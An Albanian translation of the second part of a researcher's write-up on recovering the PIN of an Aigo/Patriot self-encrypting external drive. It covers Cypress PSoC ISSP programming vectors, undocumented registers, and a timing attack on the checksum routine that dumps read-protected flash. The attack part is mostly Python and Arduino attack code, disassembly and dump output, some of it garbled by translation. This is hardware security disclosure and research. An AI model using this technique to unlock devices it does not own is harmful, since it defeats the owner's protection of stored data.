

Ky është pjesa e dytë dhe përfundimtare e artikullit mbi thyerjen e disqeve të jashtëm që enkriptohen vetë. Ju rikujtoj se së fundmi, një koleg më solli një disk të fortë Patriot (Aigo) SK8671, dhe vendosa ta rrokullis, tani po ndaj me ju se çfarë rezultati arrita. Para se të vazhdoni, sigurohuni që të lexoni artikuj.
4. Fillojmë të heqim dump-in nga flash-i i brendshëm PSoC
Pra, gjithçka tregon se (siç e vendosëm në [pjesën e parë]()), PIN-i ruhet në thellësitë e flash-it të PSoC. Prandaj, ne duhet të lexojmë këto thellësi të flash-it. Fronti i punëve të nevojshme:
- të marrim kontrollin e "komunikimit" me mikroprocesorin;
- të gjejmë një mënyrë për të verifikuar nëse ky "komunikim" është i mbrojtur nga leximi nga jashtë;
- të gjejmë një mënyrë për të anashkaluar mbrojtjen.
Ka dy vende ku ka kuptim të kërkosh PIN-in aktiv:
- memoria e brendshme;
- SRAM, ku PIN-i mund të ruhet për ta krahasuar me PIN-in që fut përdoruesi.
Duke u shpejguar, vërej se munda gjithsesi të heq dump-in nga flash-i i brendshëm PSoC, – duke anashkaluar sistemin e saj të mbrojtjes me një sulm harduerik "gjurmimi me rinegji të ftohtë" – pas rrokullisjes së mundësive të padokumentuara të protokollit ISSP. Kjo më lejoi të heq dump-in e PIN-it aktiv direkt.
$ ./psoc.py
syncing: KO OK
[...]
PIN: 1 2 3 4 5 6 7 8 9
Kodi përfundimtar i programit:
- ;
- .
5. Protokolli ISSP
5.1. Çfarë është ISSP
"Komunikimi" me mikroprocesorin mund të nënkuptojë gjëra të ndryshme: nga "prodhuesi te prodhuesi", deri në ndërveprimin me përdorimin e një protokolli serial (p.sh., ICSP për PIC të Microchip-it).
Për Cypress, ata kanë një protokoll të tyre të pronarit, të quajtur ISSP (in-system serial programming protocol; protokolli i programimit serial në sistem), i cili është pjesërisht i përshkruar në . po ashtu ofron disa informacion. Ka gjithashtu një alternativë OpenSource, e quajtur HSSP (ne do ta përdorim më vonë). ISSP funksionon në këtë mënyrë:
- rinstaloni PSoC;
- nxehni numrin magjik në këmbën e të dhënave të kësaj PSoC; për të hyrë në modin e programimit të jashtëm;
- dërgoni urdhra, të cilat përbëjnë stringje të gjata bitësh, të quajtur "vektorë".
Në dokumentacionin për ISSP këta vektorë janë të përcaktuar vetëm për një përzgjedhje të vogël urdhërash:
- Initialize-1
- Initialize-2
- Initialize-3 (opsionet 3V dhe 5V)
- ID-SETUP
- READ-ID-WORD
- SET-BLOCK-NUM: 10011111010dddddddd111, ku dddddddd=numri i bllokut
- BULK ERASE
- PROGRAM-BLOCK
- VERIFY-SETUP
- READ-BYTE: 10110aaaaaaZDDDDDDDDZ1, ku DDDDDDDD = të dhënat jashtë, aaaaaa = adresa (6 bit)
- WRITE-BYTE: 10010aaaaaadddddddd111, ku dddddddd = të dhënat brenda, aaaaaa = adresa (6 bit)
- SECURE
- CHECKSUM-SETUP
- READ-CHECKSUM: 10111111001ZDDDDDDDDZ110111111000ZDDDDDDDDZ1, ku DDDDDDDDDDDDDDDD = të dhënat jashtë: kontrola e sumës së pajisjes
- ERASE BLOCK
Për shembull, vektori për Initialize-2:
1101111011100000000111 1101111011000000000111
1001111100000111010111 1001111100100000011111
1101111010100000000111 1101111010000000011111
1001111101110000000111 1101111100100110000111
1101111101001000000111 1001111101000000001111
1101111000000000110111 1101111100000000000111
1101111111100010010111
Të gjithë vektorët kanë të njëjtën gjatësi: 22 bit. Në dokumentacionin për HSSP ka disa informacione shtesë mbi ISSP: "vektori ISSP nuk është gjë tjetër veçse një sekuencë bitësh që përfaqëson një grup udhëzimesh".
5.2. Demistifikimi i vektorëve
Le të shohim se çfarë ndodh këtu. Fillimisht, unë supozova se këta vektorë përbëjnë variantet raw të instruksioneve M8C, megjithatë, duke e verifikuar këtë hipotezë, zbulova se kodet operacionale nuk përputhen.
Pastaj e kërkova vektorin e mësipërm dhe përfundova në studim, ku autori, megjithëse nuk shkon në detaje, jep disa këshilla të vlefshme: "Çdo instruktion fillon me tri bit, të cilat iu përkasin një prej katër mnemonikëve (lexo nga RAM, shkruaj në RAM, lexoni regjistrin, shkruaj regjistrin). Pastaj vjen një adresë 8-bit, pas së cilës 8 bit të dhënash (të lexuara ose për të shkruar) dhe përfundimisht tre bit stopi."
Më pas, arrita të nxjerr informacione shumë të dobishme nga seksioni "Supervisory ROM (SROM)" . SROM është një ROM e koduar fortë, në PSoC, e cila ofron funksione shërbimi (në një të ngjashme me Syscall), – për kodin programor, i cili ekzekutohet në hapësirën e përdoruesit:
- 00h: SWBootReset
- 01h: ReadBlock
- 02h: WriteBlock
- 03h: EraseBlock
- 06h: TableRead
- 07h: CheckSum
- 08h: Calibrate0
- 09h: Calibrate1
Duke krahasuar emrat e vektorëve me funksionet SROM, mund të lidhim operacione të ndryshme të mbështetura nga ky protokoll me parametrat e pritura SROM. Falë kësaj, mund të dekodojmë tre bitët e parë të vektorëve ISSP:
- 100 => “wrmem”
- 101 => “rdmem”
- 110 => “wrreg”
- 111 => “rdreg”
Megjithatë, një kuptim i plotë i proceseve brenda çipit mund të arrihet vetëm nëpërmjet komunikimit të drejtpërdrejtë me PSoC.
5.3. Komunikimi me PSoC
Për shkak se Dirk Petrautsky ka qenë tashmë Kodi HSSP i Cypress në Arduino, përdora Arduino Uno për t'u lidhur me prizën ISSP të tastierës.
Kujdes, gjatë hulumtimeve të mia, kam ndryshuar ndjeshëm kodin e Dirkut. Modifikimin tim mund ta gjeni në GitHub: dhe skenarin përkatës në Python për komunikim me Arduino, në depozitat e mia .
Pra, duke përdorur Arduino, fillimisht përdora vetëm vektorë 'zyrtarë' për 'komunikim'. Pata një përpjekje për të lexuar ROM-in e brendshëm, duke përdorur komandën VERIFY. Siç pritej, nuk pata sukses. Mbase për shkak se brenda fleshit ishin aktivizuar bllokimet e mbrojtjes nga leximi.
Pastaj krijova disa vektorë të thjeshtë për të shkruar dhe lexuar memorie/regjistra. Vini re se mund të lexojmë tërë SROM-in, edhe pse fleshi është i mbrojtur!
5.4. Identifikimi i regjistrave brenda çipit
Duke parë vektorët e 'disasembluar', zbulova se pajisja përdor regjistra të pa dokumentuar (0xF8-0xFA), për të treguar opcode të M8C, të cilët ekzekutohen drejtpërdrejt, duke anashkaluar mbrojtjen. Kjo më lejon të ekzekutoj opcode të ndryshme, si 'ADD', 'MOV A, X', 'PUSH' ose 'JMP'. Falë tyre (duke parë efektet anësore që kanë mbi regjistrat) arrita të përcaktoj se cilët nga regjistrat e pa dokumentuar janë në fakt regjistra të zakonshëm (A, X, SP dhe PC).
Si rezultat, kodi 'disasembluar' i gjeneruar nga mjeti HSSP_disas.rb, duket kështu (për qartësi kam shtuar komente):
--== init2 ==--
[DE E0 1C] wrreg CPU_F (f7), 0x00   # reset flags
[DE C0 1C] wrreg SP (f6), 0x00      # reset SP
[9F 07 5C] wrmem KEY1, 0x3A     # mandatory argument for SSC
[9F 20 7C] wrmem KEY2, 0x03     # similarly
[DE A0 1C] wrreg PCh (f5), 0x00     # reset PC (MSB) ...
[DE 80 7C] wrreg PCl (f4), 0x03     # (LSB) ... until 3 ??
[9F 70 1C] wrmem POINTER, 0x80      # RAM pointer for output data
[DF 26 1C] wrreg opc1 (f9), 0x30        # Opcode 1 => "HALT"
[DF 48 1C] wrreg opc2 (fa), 0x40        # Opcode 2 => "NOP"
[9F 40 3C] wrmem BLOCKID, 0x01  # BLOCK ID for SSC call
[DE 00 DC] wrreg A (f0), 0x06       # number "Syscall" : TableRead
[DF 00 1C] wrreg opc0 (f8), 0x00        # Opcode for SSC, "Supervisory SROM Call"
[DF E2 5C] wrreg CPU_SCR0 (ff), 0x12    # Undocumented operation: execute external opcode
5.5. Bllokimet e mbrojtjes
Në këtë fazë unë mund të komunikoja me PSoC, por ende nuk kam informacione të sakta për bllokimet e mbrojtjes së flash-it. Ishte shumë befasuese për mua që Cypress nuk i ofron përdoruesit asnjë mjet për të verifikuar nëse mbrojtja është aktivizuar. Kam kërkuar në Google për të kuptuar se kodi HSSP, i ofruar nga Cypress-i, u përditësua pas lëshimit të modifikimit nga Dirk. Dhe ja! U shfaq një vektor i ri:
[DE E0 1C] wrreg CPU_F (f7), 0x00
[DE C0 1C] wrreg SP (f6), 0x00
[9F 07 5C] wrmem KEY1, 0x3A
[9F 20 7C] wrmem KEY2, 0x03
[9F A0 1C] wrmem 0xFD, 0x00 # argumente të panjohura
[9F E0 1C] wrmem 0xFF, 0x00 # po ashtu
[DE A0 1C] wrreg PCh (f5), 0x00
[DE 80 7C] wrreg PCl (f4), 0x03
[9F 70 1C] wrmem POINTER, 0x80
[DF 26 1C] wrreg opc1 (f9), 0x30
[DF 48 1C] wrreg opc2 (fa), 0x40
[DE 02 1C] wrreg A (f0), 0x10   # syscall i pakëputur!
[DF 00 1C] wrreg opc0 (f8), 0x00
[DF E2 5C] wrreg CPU_SCR0 (ff), 0x12
Duke përdorur këtë vektor (shih read_security_data në psoc.py), ne marrim të gjitha bllokimet e mbrojtjes në SRAM në 0x80, ku për secilin bllok të mbrojtur ka dy bllokime.
Rezultati është dëshpërues: gjithçka është e mbrojtur në mode "ndaloni leximin dhe shkrimin e jashtëm". Prandaj ne nuk mund të lexojmë asgjë nga flash-i, as të shkruajmë (për shembull, për të nxjerrë një ROM-damper). Dhe mënyra e vetme për të çaktivizuar mbrojtjen është të fshihni plotësisht të gjithë çipin. 🙁
6. Sulmi i parë (i pasuksesshëm): ROMX
Megjithatë, mund të provojmë të bëjmë këtë trik: pasi kemi mundësinë të ekzekutojmë opkoda të rastit, pse të mos ekzekutojmë ROMX, e cila përdoret për të lexuar kujtesën flash? Ky qasje ka disa shanse për sukses. Sepse funksioni ReadBlock, i cili lexon të dhënat nga SROM (i cili përdoret nga vektorët), kontrollon nëse po thirret nga ISSP. Megjithatë, opkodi ROMX, ndoshta, nuk ka një kontroll të tillë. Kështu, ja kodi Python (pas shtimit të disa klasave ndihmëse në kodin Arduino C):
për i në gamën (0, 8192):
 write_reg(0xF0, i>>8) # A = 0
 write_reg(0xF3, i&0xFF) # X = 0
 exec_opcodes("x28x30x40") # ROMX, HALT, NOP
 byte = read_reg(0xF0) # ROMX lexon ROM[A|X] në A
 print "x" % ord(byte[0]) # printo ROM byte
Fatkeqësisht, ky kod nuk funksionon. 🙁 Në të vërtetë funksionon, por në dalje marrim opkodet tona të veta (0x28 0x30 0x40)! Nuk mendoj se funksionaliteti përkatës i pajisjes është një element mbrojtjeje nga leximi. Ky duket më shumë si një trik inxhinierik: gjatë ekzekutimit të opkodeve ekstere, autobusi i ROM-it ridrejtiohet në një mëkëmbës të përkohshëm.
7. Sulmi i dytë: gjurmimi me rinegji të ftohtë
Pasi triku me ROMX nuk funksionoi, fillova të mendoj një variacion tjetër të këtij triku – të përshkruar në publikimin .
7.1. Implementimi
Në dokumentacionin e ISSP është dhënë vektori i mëposhtëm për CHECKSUM-SETUP:
[DE E0 1C] wrreg CPU_F (f7), 0x00
[DE C0 1C] wrreg SP (f6), 0x00
[9F 07 5C] wrmem KEY1, 0x3A
[9F 20 7C] wrmem KEY2, 0x03
[DE A0 1C] wrreg PCh (f5), 0x00
[DE 80 7C] wrreg PCl (f4), 0x03
[9F 70 1C] wrmem POINTER, 0x80
[DF 26 1C] wrreg opc1 (f9), 0x30
[DF 48 1C] wrreg opc2 (fa), 0x40
[9F 40 1C] wrmem BLOCKID, 0x00
[DE 00 FC] wrreg A (f0), 0x07
[DF 00 1C] wrreg opc0 (f8), 0x00
[DF E2 5C] wrreg CPU_SCR0 (ff), 0x12
Këtu në thelb bëhet thirrje në funksionin SROM 0x07, siç është paraqitur në dokumentacion (theksimi im):
Ky funksion kontrollon checksum-in. Ai llogarit një checksum 16-bit të numrit të blloqeve të përcaktuara nga përdoruesi – në një bankë flash, duke filluar nga zero. Parametri BLOCKID përdoret për të kaluar numrin e blloqeve që do të përdoren për llogaritjen e checksum-it. Vlera «1» do të llogarisë checksum-in vetëm për bllokun zero; ndërsa «0» do të çojë në llogaritjen e checksum-it të përgjithshëm të të gjithë 256 blloqeve të bankës flash. Çsum-i 16-bit kthehet përmes KEY1 dhe KEY2. Në parametrin KEY1 regjistrohen 8 bitët më të vegjël të checksum-it, ndërsa në KEY2 – 8 bitët më të mëdhenj. Për pajisjet me disa blloqe flash, funksioni i checksum-it thirret për secilin veçmas. Numri i bllokut me të cilin do të punojë caktohet në regjistrin FLS_PR1 (me vendosjen e bitit përkatës për bllokun e synuar).
Vini re se kjo është një checksum e thjeshtë: bajtët thjesht mblidhen njëri pas tjetrit; nuk ka trukesh të ndërlikuara CRC. Për më tepër, duke e ditur që në bërthamën M8C grupi i regjistrave është shumë i vogël, unë supozova se gjatë llogaritjes së checksum-it, vlerat ndërmjetëse do të regjistrohen në të njëjtat variabla të cilat në fund do të dalin: KEY1 (0xF8) / KEY2 (0xF9).
Pra, teorikisht sulmi im duket si më poshtë:
- Lidhemi përmes ISSP.
- Nisim llogaritjen e checksum-it, duke përdorur vektorin CHECKSUM-SETUP.
- Rivendosim procesorin pas një kohe të caktuar T.
- Lexojmë RAM-in për të marrë checksum-in aktual C.
- Përsërisim hapat 3 dhe 4, çdo herë paksa duke rritur T.
- Rikuperojmë të dhënat nga flashi, duke zbritur checksum-in e mëparshëm C nga ai aktual.
Megjithatë, ndodhi një problem: vektori Initialize-1, që ne duhet të dërgojmë pas rivendosjes, ri-shkruan KEY1 dhe KEY2:
1100101000000000000000  # Magjia që e kalon PSoC në modin e programimit
nop
nop
nop
nop
nop
[DE E0 1C] wrreg CPU_F (f7), 0x00
[DE C0 1C] wrreg SP (f6), 0x00
[9F 07 5C] wrmem KEY1, 0x3A # checksum-i ri-shkruhet këtu
[9F 20 7C] wrmem KEY2, 0x03 # dhe këtu
[DE A0 1C] wrreg PCh (f5), 0x00
[DE 80 7C] wrreg PCl (f4), 0x03
[9F 70 1C] wrmem POINTER, 0x80
[DF 26 1C] wrreg opc1 (f9), 0x30
[DF 48 1C] wrreg opc2 (fa), 0x40
[DE 01 3C] wrreg A (f0), 0x09   # Funksioni SROM 9
[DF 00 1C] wrreg opc0 (f8), 0x00    # SSC
[DF E2 5C] wrreg CPU_SCR0 (ff), 0x12
Ky kod mbulon checksum-in tonë të çmuar, duke thirrur Calibrate1 (funksioni SROM 9)… Ndoshta do të arrijmë, thjesht duke dërguar numrin magjik (nga fillimi i kodit të mësipërm), të hyjmë në modin e programimit, dhe pastaj të lexojmë SRAM-in? Dhe po, funksionon! Kodi Arduino që realizon këtë sulm është mjaft i thjeshtë:
rast Cmnd_STK_START_CSUM:
 checksum_delay = ((uint32_t)getch())<<24;
 checksum_delay |= ((uint32_t)getch())<<16;
 checksum_delay |= ((uint32_t)getch())< 10000) {
 ms_delay = checksum_delay/1000;
 checksum_delay = checksum_delay00;
 }
 përndryshe {
 ms_delay = 0;
 }
 send_checksum_v();
 nëse(checksum_delay)
 delayMicroseconds(checksum_delay);
 vono(ms_delay);
start_pmode();- Lexo checkum_delay.
- Nis llogaritjen e checksum-it (send_checksum_v).
- Të presësh një periudhë të caktuar kohore; duke marrë parasysh pengesat e mëposhtme:
- kam humbur shumë kohë derisa të kuptoja se në fakt funksionon saktë vetëm me vonesa që nuk e kalojnë 16383μs;
- dhe pastaj përsëri humba po aq kohë derisa të zbulova se delayMicroseconds, nëse i jep 0 si hyrje, punon krejtësisht gabim!
- Rifilloni PSoC në modin e programimit (thjesht dërgojmë numrin magjik, pa dërguar vektorët e inicializimit).
Kodi përfundimtar në Python:
për delay në gamën (0, 150000): # vonesë në mikrosekonda
 për i në gamën (0, 10): # numri i leximet për çdo vonesë
 provoni:
 reset_psoc(quiet=True) # ri-bërë dhe hy në modin e programimit
 send_vectors(); # dërgo vectoret inicizuese
 ser.write("x85"+struct.pack(">I", delay)) # llogarit kontrollin e shumës + ri-bërë pas vonesës
 res = ser.read(1); # lexo arduino ACK
 përjashtim si e:
 print e;
 ser.close();
 os.system("timeout -s KILL 1s picocom -b 115200 /dev/ttyACM0 2>&1 > /dev/null");
 ser = serial.Serial('/dev/ttyACM0', 115200, timeout=0.5); # hap portin serial
 vazhdo;
 print "d X X X" % (delay, # lexo RAM-bytes
 read_regb(0xf1),
 read_ramb(0xf8),
 read_ramb(0xf9));
Me dy fjalë, çfarë bën ky kod:
- Rifillon PSoC (dhe i dërgon një numër magjik).
- Dërgon vektorët e plote të inicializimit.
- Thërret funksionin Arduino Cmnd_STK_START_CSUM (0x85), ku si parametër dërgohet vonesa në mikrosekunta.
- Lexon kontrollin (0xF8 dhe 0xF9) dhe regjistrin e pa dokumentuar 0xF1.
Ky kod ekzekutohet 10 herë në 1 mikroshekond. 0xF1 është përfshirë këtu, pasi ishte regjistri i vetëm që ndryshonte gjatë llogaritjes së kontrollit. Mund të jetë ndonjë variabël e përkohshme e përdorur nga njësia aritmetiko-logjike. Vini re haku të çuditshëm që unë rifilloj Arduino-n duke përdorur picocom, kur Arduino nuk jep më shenja jete (nuk kam idenë pse).
7.2. Lexoni rezultatin
Rezultati i punës së skriptit Python duket kështu (i thjeshtuar për lehtësinë e lexueshmërisë):
DELAY F1 F8 F9  # F1 – regjistri i panjohur i përmendur më sipër
                  # F8 bajti më i vogël i kontrolle
                  # F9 bajti më i madh i kontrolle

00000 03 E1 19
[...]
00016 F9 00 03
00016 F9 00 00
00016 F9 00 03
00016 F9 00 03
00016 F9 00 03
00016 F9 00 00  # kontrolli i shumës reset në 0
00017 FB 00 00
[...]
00023 F8 00 00
00024 80 80 00  # bajti i parë: 0x0080-0x0000 = 0x80
00024 80 80 00
00024 80 80 00
[...]
00057 CC E7 00   # bajti i dytë: 0xE7-0x80: 0x67
00057 CC E7 00
00057 01 17 01  # nuk kam idenë se çfarë po ndodh këtu
00057 01 17 01
00057 01 17 01
00058 D0 17 01
00058 D0 17 01
00058 D0 17 01
00058 D0 17 01
00058 F8 E7 00  # Përsëri E7?
00058 D0 17 01
[...]
00059 E7 E7 00
00060 17 17 00  # Hmmmmm
[...]
00062 00 17 00
00062 00 17 00
00063 01 17 01  # Ah, e kuptova! Ky është kalimi në bajtin e madh
00063 01 17 01
[...]
00075 CC 17 01  # Kështu që, 0x117-0xE7: 0x30
Kemi një problem: sepse ne po operojmë me shumën e kontrollit faktike, bajti zero nuk ndryshon vlerën e lexuar. Megjithatë, duke qenë se e gjithë procedura e llogaritjes (8192 bajta) zgjat 0,1478 sekonda (me variacione të vogla në çdo ekzekutim), e cila është rreth 18,04 mikroshekonda për bajt, – ne mund të përdorim këtë kohë për të kontrolluar vlerën e shumës së kontrollit në momentet e duhura. Në fillim të ekzekutimeve, gjithçka lexon mjaft lehtë, sepse koha e realizimit të procedurës është pothuajse gjithmonë e njëjtë. Megjithatë, fundi i këtij dump është më pak i saktë, sepse "shkallëzime të parëndësishme në kohë" në çdo ekzekutim – grumbullohen dhe bëhen të rëndësishme:
134023 D0 02 DD
134023 CC D2 DC
134023 CC D2 DC
134023 CC D2 DC
134023 FB D2 DC
134023 3F D2 DC
134023 CC D2 DC
134024 02 02 DC
134024 CC D2 DC
134024 F9 02 DC
134024 03 02 DD
134024 21 02 DD
134024 02 D2 DC
134024 02 02 DC
134024 02 02 DC
134024 F8 D2 DC
134024 F8 D2 DC
134025 CC D2 DC
134025 EF D2 DC
134025 21 02 DD
134025 F8 D2 DC
134025 21 02 DD
134025 CC D2 DC
134025 04 D2 DC
134025 FB D2 DC
134025 CC D2 DC
134025 FB 02 DD
134026 03 02 DD
134026 21 02 DD
Këto janë 10 dump-a për çdo vonesë mikroshekondash. Koha totale për të marrë dump-in e të gjithë 8192 bajtave të flash-it është rreth 48 orë.
7.3. Rindërtimi i binarit të flash-it
Unë akoma nuk e kam përfunduar kodin që rindërton plotësisht kodin programues të flash-it, duke marrë parasysh të gjitha devijimet në kohë. Megjithatë, fillimi i këtij kodi e kam rifilluar. Për të siguruar se e kam bërë këtë saktë, unë e kam disasembly-uar atë, duke përdorur m8cdis:
0000: 80 67   jmp  0068h     ; Vektori i rivit
[...]
0068: 71 10   or  F,010h
006a: 62 e3 87 mov  reg[VLT_CR],087h
006d: 70 ef   and  F,0efh
006f: 41 fe fb and  reg[CPU_SCR1],0fbh
0072: 50 80   mov  A,080h
0074: 4e    swap A,SP
0075: 55 fa 01 mov  [0fah],001h
0078: 4f    mov  X,SP
0079: 5b    mov  A,X
007a: 01 03   add  A,003h
007c: 53 f9   mov  [0f9h],A
007e: 55 f8 3a mov  [0f8h],03ah
0081: 50 06   mov  A,006h
0083: 00    ssc
[...]
0122: 18    pop  A
0123: 71 10   or  F,010h
0125: 43 e3 10 or  reg[VLT_CR],010h
0128: 70 00   and  F,000h ; Režimi i faqeve u ndryshim nga 3 në 0
012a: ef 62   jacc 008dh
012c: e0 00   jacc 012dh
012e: 71 10   or  F,010h
0130: 62 e0 02 mov  reg[OSC_CR0],002h
0133: 70 ef   and  F,0efh
0135: 62 e2 00 mov  reg[INT_VC],000h
0138: 7c 19 30 lcall 1930h
013b: 8f ff   jmp  013bh
013d: 50 08   mov  A,008h
013f: 7f    ret
Duket mjaft e besueshme!
7.4. Gjej adresën e ruajtjes së PIN-it
Tani, kur mund të lexojmë kontrollin e shumës në momentet e nevojshme, mund të kontrollojmë se si dhe ku ndryshon, kur ne:
- shkruajmë një PIN të gabuar;
- ndryshojmë PIN-in.
Fillimisht, për të gjetur adresën e afërt, kam nxjerrë një dump të kontrollit të shumës me një hapje prej 10 ms, pas rinisjes. Pastaj kam futur një PIN të gabuar dhe kam bërë të njëjtën gjë.
Rezultati doli jo shumë i këndshëm, pasi kishte shumë ndryshime. Por në fund arrita të kuptoj se kontrolli i shumës ishte ndryshuar diku në mes 120000 μs dhe 140000 μs vonesë. Por "PIN-i", që aty e kam zbuluar, ishte krejtësisht i gabuar – për shkak të artefaktit të procedurës delayMicroseconds, e cila bën gjëra të paqarta kur i jepet 0.
Pastaj, pas gati 3 orësh, më erdhi në mendje se thirrja sistemore e SROM-it CheckSum merr si argument numrin e blloqeve për kontrollin e shumës! Pra, mund të lokalizojmë lehtësisht adresën e ruajtjes së PIN-it dhe numëruesit të "përpjekjeve të gabuara", me saktësi deri në bllokun 64-bis.
Provat e mia të para dhanë këtë rezultat:

Pastaj e ndryshova PIN-in nga "123456" në "1234567" dhe mora:

Prandaj, PIN-i dhe numëruesi i përpjekjeve të gabuara, duket se ruhen në bllokun e numrit 126.
7.5. Nxjerrja e dump-it të bllokut nr. 126
Blloku nr. 126 duhet të ndodhet diku rreth 125x64x18 = 144000μs, nga fillimi i llogaritjes së kontrollit të shumës, në dump-in tim të plotë, dhe duket mjaft besueshëm. Pastaj, pas filtrimit manual të shumicës së dump-eve të gabuara (për shkak të grumbullimit të "shkallave të papërfillshme të vonesës"), përfundimisht kam marrë këto bajta (me një vonesë prej 145527μs):

E është krejtësisht e qartë se pin kodi ruhet në formë të palehtësuar! Këto vlera sigurisht nuk janë regjistruar në kodet ASCII, por siç duket - pasqyrojnë leximet e marra nga tastiera me kapacitet.
Në fund, unë kam kryer disa teste shtesë për të gjetur se ku ruhen numrat e përpjekjeve të gabuara. Këtu është rezultati:

0xFF – do të thotë "15 përpjekje", dhe zvogëlohet me çdo përpjekje të gabuar.
7.6. Rindërtimi i pin kodit
Ja kodi im i shëmtuar që mbledh së bashku gjithçka të thënë më lart:
def dump_pin():
 pin_map = {0x24: "0", 0x25: "1", 0x26: "2", 0x27:"3", 0x20: "4", 0x21: "5",
 0x22: "6", 0x23: "7", 0x2c: "8", 0x2d: "9"};
 last_csum = 0;
 pin_bytes = [];
 për delay në gamën (145495, 145719, 16):
 csum = csum_at(delay, 1);
 byte = (csum-last_csum)&0xFF;
 print "d x (x) => x" % (delay, csum, last_csum, byte);
 pin_bytes.append(byte);
 last_csum = csum;
 print "PIN: ",
 për i në gamën (0, len(pin_bytes)):
 nëse pin_bytes[i] në pin_map:
 print pin_map[pin_bytes[i]],
 print
Ja rezultati i ekzekutimit të tij:
$ .\/psoc.py
syncing: KO OK
Rivendosja e PSoC: KO Rivendosja e PSoC: KO Rivendosja e PSoC: OK
145495 53e2 (0000) => e2
145511 5407 (53e2) => 25
145527 542d (5407) => 26
145543 5454 (542d) => 27
145559 5474 (5454) => 20
145575 5495 (5474) => 21
145591 54b7 (5495) => 22
145607 54da (54b7) => 23
145623 5506 (54da) => 2c
145639 5506 (5506) => 00
145655 5533 (5506) => 2d
145671 554c (5533) => 19
145687 554e (554c) => 02
145703 554e (554e) => 00
PIN: 1 2 3 4 5 6 7 8 9
Hurrah! Funksionon!
Vini re se vlerat e vonesës që kam përdorur, ndoshta janë të sakta për një PSoC të veçantë - atë që kam përdorur unë.
8. Çfarë ndodh më pas?
Pra, le të përmbledhim nga ana e PSoC, në kontekstin e memorie tonë Aigo:
- mund të lexojmë SRAM, edhe nëse është e mbrojtur nga leximi;
- mund të kapërcejmë mbrojtjen nga leximi, përmes sulmit "trajtim me rikthim të ftohtë", dhe leximit të drejtpërdrejtë të pin kodit.
Megjithatë, sulmi ynë ka disa probleme - për shkak të çështjeve të sinkronizimit. Mund të përmirësohej si më poshtë:
- të shkruajmë një mjet për dekodimin e saktë të të dhënave të dala, të marra si rezultat i sulmit "trajtim me rikthim të ftohtë";
- të përdorim një FPGA për të krijuar vonesa më të sakta (ose të përdorim timer-e harduerike Arduino);
- provo një sulm tjetër: të futësh një PIN të pasaktë, të rikthesh pajisjen dhe të nxjerrësh RAM-in, duke shpresuar që PIN-i i saktë të jetë ruajtur në RAM për krahasim. Megjithatë, në Arduino nuk është kaq e lehtë, pasi niveli i sinjalit të Arduino-s është 5 volt, ndërsa pllaka që po shqyrtojmë funksionon me sinjale 3.3 volt.
Një gjë interesante që mund të provojnë – të luajnë me nivelin e tensionit për të përshkuar mbrojtjen e leximit. Nëse një qasje e tillë do të funksiononte, do të ishim në gjendje të merrnim të dhëna shumë të sakta nga flash, – në vend që të mbështeteshim tek leximi i checksum me vonesa të pasakta.
Duke marrë parasysh se SROM, ndoshta lexon bitet mbrojtëse përmes thirrjes në sistem ReadBlock, mund të bëjmë të njëjtën gjë si në blogun e Dmitri Nedaspasov – ripërsëritja e sulmit të Chris Gerlinsky, që u shpall në konferencën .
Një gjë tjetër e çuditshme që mund të bëjmë – të gërryejmë kabinën e çipit: për të marrë një dump të SRAM-it, për të identifikuar thirrjet e sistemit të pazakontë dhe dobësitë.
9. Përfundimi
Pra, mbrojtja e këtij disku lë për të dëshiruar, sepse ai përdor një mikrocontroller të zakonshëm (jo "i fortifikuar") për ruajtjen e PIN-it... Përveç kësaj, nuk kam parë (ende) se si qëndron situata me enkriptimin e të dhënave në këtë pajisje!
Çfarë mund të rekomandoj për Aigo? Pas analizimit të disa modeleve të disqeve të fortë të enkriptuar, në vitin 2015 kam bërë në SyScan, ku shqyrtova problemet e sigurisë së disa HDD-ve të jashtme dhe dhashë rekomandime për përmirësim. 🙂
Këtë hulumtim e kam kaluar dy fundjava dhe disa mbrëmje. Në total, rreth 40 orë. Duke llogaritur nga fillimi (kur e hap diskun) deri në fund (dump-i i PIN-it). Në këto 40 orë është përfshirë koha që kam kaluar për të shkruar këtë artikull. Ishte një udhëtim shumë emocionues.
Burimi: habr.com
